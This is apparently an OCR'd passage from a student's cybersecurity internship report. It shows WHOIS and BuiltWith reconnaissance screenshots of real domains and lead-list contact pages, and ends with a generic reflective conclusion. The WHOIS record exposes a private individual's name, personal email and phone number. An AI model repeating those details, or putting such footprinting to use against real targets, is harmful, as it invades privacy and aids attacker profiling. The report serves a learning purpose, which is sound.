 Admin Email: dhwani.v123@gmail.com
 Registry Tech ID: Not Available From Registry
 Tech Name: Kausar
 Tech Organization:
 Tech Street: Worli
 Tech City: Mumbai
 Tech State/Province: Other
 Tech Postal Code: 400018
 Tech Country: IN
 Tech Phone: +91.9022054993
 Tech Phone Ext:
 Tech Fax:
 Tech Fax Ext:
 Tech Email: dhwani.v123@gmail.com
 Name Server: ns1.monsterbigapps.com
 Name Server: ns2.monsterbigapps.com
 DNSSEC: Unsigned
 Registrar Abuse Contact Email: abuse@bigrock.com
 Registrar Abuse Contact Phone: +1-415-349-0015
 URL of the ICANN WHOIS Data Problem Reporting System: <http://wdprs.internic.net/>

Sitemap Blog Terms Privacy Contact California Privacy Notice Do Not Sell My Personal Information © 2023 DomainTools

11:25 PM ENG 3/10/2023

d) Builtwith

builtwith.com

Log In · Signup for Free Tools Features Plans Customers Resources

Website, Tech, Keyword

Home / example.com Technology Profile / Hawkins NZ

Hawkins NZ

Technology Profile Detailed Technology Profile Meta Profile Relationship Redirect Recommendations Company

Hawkins NZ Company Information

Best Domain
example.com
 This is Hawkins NZ's top ranking domain based on traffic/page rank.

Global Footprint
1
 Hawkins NZ has related connections in 1 country.

Web Technology Spend
\$0 USD/year
 Hawkins NZ has \$0 of current detectable web technology spend per year.

Decreasing Spend
 Hawkins NZ has decreased their detectable technology spend in the last 12 months.

Technology Consolidation
 Hawkins NZ has decreased the amount of technologies in use in the last 12 months.

Listed Contacts

Other Names
 We did not find any other names for Hawkins NZ.

People
 We did not find any contacts at Hawkins NZ.

Associated Domains
 We did not find any associated domains.

Socials
[Facebook](#)

11:25 PM ENG 3/10/2023

Site report for http://google.com | webcamXP 5 | remikang.free.fr/PC-DE-SARGER | MacksOfY.com WHOIS, DNS, & | example.com Technology Profile | +

[Netcraft SiteReport](#) [Log In · Signup for Free](#)

builtwith Tools Features Plans Customers Resources Website, Tech, Keyword Lookup

Home / example.com Technology Profile

EXAMPLE.COM

Technology Profile Detailed Technology Profile Meta Profile Relationship Redirect Recommendations Company

Widgets View Global Trends

Apple Whitelist

[Apple Whitelist Usage Statistics - Download List of All Websites using Apple Whitelist](#)
This website domain is on the Apple TLD whitelist which may potentially mean these domains will appear in autocomplete when looking up URLs on Apple products.

WebEx Panel

[WebEx Panel Usage Statistics - Download List of All Websites using WebEx Panel](#)
WebEx is a system.

CrUX Dataset

[CrUX Dataset Usage Statistics - Download List of All Websites using CrUX Dataset](#)
CrUX is a data collection system that gathers information about how real users interact with websites. This website is included in the user experiences data gathered from Google Chrome and thus considered sufficiently popular on the Internet.

CrUX Top 50m

[CrUX Top 50m Usage Statistics - Download List of All Websites using CrUX Top 50m](#)
Relative measure of site popularity within the CrUX dataset, measured by the total number of navigations on the origin. This site is in the top 50 million.

CrUX Top 500k

Profile Details

[Change Layout](#)

Last technology detected on 10th March 2023. We know of 14 technologies on this page and 9 technologies removed from example.com since 3rd January 2011. [Link to this page](#).

BuiltWith Top Site Rank

example.com is ranked 195,376th in our top sites list. [View BuiltWith Top Site Rank](#).

Get a notification when example.com adds new technologies.

[Create Notification](#)

Recent Lookups

Site report for http://google.com | webcamXP 5 | remikang.free.fr/PC-DE-SARGER | MacksOfY.com WHOIS, DNS, & | Apple Whitelist Usage Statistics | +


[Log In · Signup for Free](#)

builtwith Tools Features Plans Customers Resources Website, Tech, Keyword Lookup

Home / Trends / Widgets / Apple Whitelist Usage Statistics

Apple Whitelist Usage Statistics

Top 10k Top 100k Top 1m All Internet



Download Lead List

Get a list of 236,986 websites using Apple Whitelist which includes location information, hosting data, contact details, 236,986 currently live websites and an additional 2,743,260 domains that redirect to sites in this list. 0 sites that used this technology previously and 866 websites in India currently using Apple Whitelist.

Site Totals

Total Live 236,986

2,743,260 additional website redirects*.

India Live Sites 866

Live and Historical 236,986

Top 1m 10.82%

108,157

Top 100k 30.19%

30,191

Top 10k 43.2%

4,320

Countries

United States 126,902

Site report for http://google.com | webcamXP 5 | remikang.free.fr/PC-DE-SARGER | MacksOfY.com WHOIS, DNS, & | Apple Whitelist Usage Statistics | +

[Log In · Signup for Free](#)

builtwith Tools Features Plans Customers Resources Website, Tech, Keyword Lookup

Home / Trends / Widgets / Apple Whitelist Usage Statistics

Site report for http://google.com | webcamXP 5 | remikaing.free.fr/PC-DE-SARGER | MacksOfY.com WHOIS, DNS, & | Websites using Apple Whitelist | +

[Log In · Signup for Free](#)

BuiltWith Tools Features Plans Customers Resources

Website, Tech, Keyword [Lookup](#)

Home / Trends / Widgets / Apple Whitelist Usage Statistics / Apple Whitelist Website List

Websites using Apple Whitelist

Download a list of all 236,986 Current Apple Whitelist Customers

[Download Full Lead List](#)

Create a [Free Account](#) to see more results.

Website	Location	Sales Revenue	Tech Spend	Social	Employees	Traffic
iSeeCars.com	United States	\$2000+	5,000+	10+	High	▲

Contact Information

Company Name iSeeCars.com [Find People on LinkedIn](#)

Address Woburn 01801 MA United States

Telephone

Contacts
This website might not have a team page with publicly listed contacts.

[View Detailed Profile](#)

Social Links

- [Twitter](#) twitter.com/iseecars
- [Facebook](#) facebook.com/iseecars
- [LinkedIn](#) linkedin.com/company/iseecars-com
- [Pinterest](#) pinterest.com/iseecars
- [Instagram](#) instagram.com/iseecars

Emails

- team@iseecars.com
- privacy@iseecars.com

Website Information

Vertical Automotive And Vehicles

SKU Product Count	-	Brand Followers	10,000+
Sitemap URLs	-	Referring IPs	6,685
Referring Subnets	4,341	Estimated Employees	10+
Google Dimensions	-	Google Metrics	-
Google Goals	-	GTM Tags	9

Traffic Ranking

Page Rank 29.706
A lower page rank means more inbound links to this domain.

BuiltWith 361,667
A lower BuiltWith rank means a higher long term web technology spending domain.

Tranco 2,519

Majestic 15,589

Majestic.COM 8,325
A lower ranking means more inbound traffic.

This website does not provide information that indicates it is within the EU.

<input checked="" type="checkbox"/> smartsheet.com	United States	\$10000+	10,000+	1,000+	Very High	▼
<input checked="" type="checkbox"/> splendiftable.org	United States	\$500+	10,000+	High	▼	
<input checked="" type="checkbox"/> secsports.com	United States	\$2000+		Medium	▼	
<input checked="" type="checkbox"/> vagaro.com	United States	\$5000+		Very High	▼	
<input checked="" type="checkbox"/> sky.com	United Kingdom	\$10000+	3,000,000+	100+	Very High	▼
<input checked="" type="checkbox"/> broadcom.com	United States	\$1000+		High	▼	

Site report for http://google.com | webcamXP 5 | remikang.free.fr/PC-DE-SARGER | MacksOfy.com WHOIS, DNS, & | Websites using Apple Whitelist

 redrobin.com	 United States	\$5000+	100,000+	10,000+	High
 lexus.com	 United States	\$10000+	500,000+	1,000+	Very High

Contact Information

Company Name

Address	Torrance 90509 CA United States	Telephones	+1-800-725-7822 Toll +1-866-877-4966 Toll +1-800-874-7050 Toll +1-844-271-2622 Toll +1-310-468-7814 California +1-800-331-4331 Toll +1-800-874-8822 Toll +1-866-707-2466 Toll
----------------	---------------------------------------	-------------------	--

Contacts

Name	Level
Compliance	President
Compliance	President
Compliance	President

Website Information

Vertical	Automotive And Vehicles		
SKU Product Count	-	Brand Followers	750,000+
Sitemap URLs	742	Referring IPs	7,717

Social Links

-  twitter.com/lexus
-  facebook.com/lexususa
-  instagram.com/lexususa
-  pinterest.com/lexususa

Compliant Emails

No emails found.

Traffic Ranking

Page Rank	8.889
------------------	-------

A lower page rank means more inbound links to this domain.

BuiltWith	15,998
------------------	--------

A lower BuiltWith rank means a higher long-term web technology spending domain.

Tranco	2,639
Majestic	11,987
Majestic .COM	6,348

A lower ranking means more inbound traffic.

11:28 PM 3/10/2023

Conclusions:

In conclusion, my cybersecurity internship has been an invaluable experience that has allowed me to apply the theoretical knowledge I have learned in my studies to real-world scenarios. During my internship, I had the opportunity to work on several projects that helped me understand the importance of cybersecurity in today's digital age.

I gained a deep understanding of various cybersecurity tools and techniques, including vulnerability assessments, penetration testing, and incident response. I also developed essential skills such as critical thinking, problem-solving, and communication, which are crucial in the field of cybersecurity.

Overall, my internship has given me a comprehensive understanding of the challenges and opportunities in the cybersecurity industry. It has also provided me with a solid foundation for pursuing a career in this field. I am grateful for this experience and look forward to applying the knowledge and skills I have gained to future endeavors.